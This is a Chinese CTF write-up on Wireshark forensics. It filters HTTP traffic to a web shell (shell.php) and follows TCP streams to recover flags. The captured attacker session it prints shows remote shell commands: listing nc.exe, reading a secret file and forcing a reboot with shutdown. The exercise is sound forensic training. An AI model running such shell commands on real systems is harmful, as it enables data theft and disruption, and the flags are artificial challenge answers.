29	4.402148	192.168.228.135	192.168.228.1	HTTP	257	HTTP/1.1 200 OK
34	5.217678	192.168.228.1	192.168.228.135	HTTP	430	GET /shell.php HTTP/1.1
36	5.218456	192.168.228.135	192.168.228.1	HTTP	256	HTTP/1.1 200 OK
90	18.852373	192.168.228.1	192.168.228.135	HTTP	841	POST /shell.php HTTP/1.1 (application/x-www-form-urlencoded)
93	18.862571	192.168.228.135	192.168.228.1	HTTP	301	HTTP/1.1 200 OK (text/html)
103	20.517206	192.168.228.1	192.168.228.135	HTTP	847	POST /shell.php HTTP/1.1 (application/x-www-form-urlencoded)
105	20.538401	192.168.228.135	192.168.228.1	HTTP	251	HTTP/1.1 200 OK (text/html)
110	22.239821	192.168.228.1	192.168.228.135	HTTP	839	POST /shell.php HTTP/1.1 (application/x-www-form-urlencoded)

No.	Time	Source	Destination	Protocol	Length	Info
86	18.852025	192.168.228.1	192.168.228.135	TCP	66	52713 → 80 [SYN] Seq=0 Win=65535 Len=0
87	18.852139	192.168.228.135	192.168.228.1	TCP	66	80 → 52713 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0
88	18.852247	192.168.228.1	192.168.228.135	TCP	54	52713 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0
89	18.852312	192.168.228.1	192.168.228.135	TCP	364	TCP segment of a reassembled PDU
90	18.852373	192.168.228.1	192.168.228.135	HTTP	841	POST /shell.php HTTP/1.1 (application/x-www-form-urlencoded)
91	18.852378	192.168.228.135	192.168.228.1	TCP	60	80 → 52713 [ACK] Seq=1 Ack=311 Win=32768 Len=0
92	18.852431	192.168.228.135	192.168.228.1	TCP	60	80 → 52713 [ACK] Seq=1 Ack=1098 Win=32768 Len=0
93	18.862571	192.168.228.135	192.168.228.1	HTTP	301	HTTP/1.1 200 OK (text/html)
94	18.862645	192.168.228.1	192.168.228.135	TCP	54	52713 → 80 [ACK] Seq=1098 Ack=248 Win=0 Len=0

我们可以看到，请求 200 ok，请求成功。还含有 shell.php ~

任意选择一条含 shell.php 的内容 右键 => 追踪流 => TCP 流，看一下详细信息。

之后找一个 POST 请求包，追踪 TCP 流

Wireshark interface showing packet list and packet details. The packet list shows several HTTP requests. The packet details pane shows the selected packet's structure, including Ethernet II, Internet Protocol Version 4, Transmission Control Protocol, and Hypertext Transfer Protocol. A red arrow points to the 'Follow' button in the packet details pane.

Wireshark packet details pane showing the selected packet's content. The content is a 200 OK response from a web server. The response body contains a flag: X@Yflag{This_is_a_f10g}. A red arrow points to the flag.

仔细找一找，flag 就在里面 flag{This_is_a_f10g}


本题要点：wireshark 软件使用：http 协议过滤、追踪 TCP 流

bugku-ctf 第六题：这么多数据包



下载之后解压缩， 是一个 cap 包

通过 wireshark 打开， 可以看到有很多数据包




根据提示，我们要找到 getshell 流， 经大佬提示， 一般 getshell 流的 TCP 的

报文中很可能包含 command 这个字段， 我们可以通过<协议 contains "内

容">来查找 getshell 流

tcp contains "command"



通过追踪 tcp 流， 我们可以看到一段 base64 字符串

```
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is B03C-791A

Directory of C:\

04/14/2016  08:50 PM                0 AUTOEXEC.BAT
04/14/2016  08:50 PM                0 CONFIG.SYS

04/14/2016  08:52 PM    <DIR>          Documents and Settings
03/12/2012  10:24 PM    61,454 nc.exe
04/14/2016  08:54 PM    <DIR>          Program Files
04/14/2016  09:22 PM    36 s4cr4t.txt
04/14/2016  08:59 PM    <DIR>          WINDOWS
               4 File(s)          61,490 bytes
               3 Dir(s)  17,719,083,008 bytes free

C:\>type s4cr4t.txt
type s4cr4t.txt
Q088Rntkb195b3VfbGlrZV9zbmluZWVYfQ==
C:\>shutdown -r -t 100 -m "Stupid Manager!"
shutdown -r -t 100 -m "Stupid Manager!"
```

微信号: lemon-sec

base64 解密， 得到 flag

CCTF{do_you_like_sniffer}

这题主要难在不知道怎么找 getshell 流， 需要对各种报文以及 wireshark 的使用方法比较熟悉。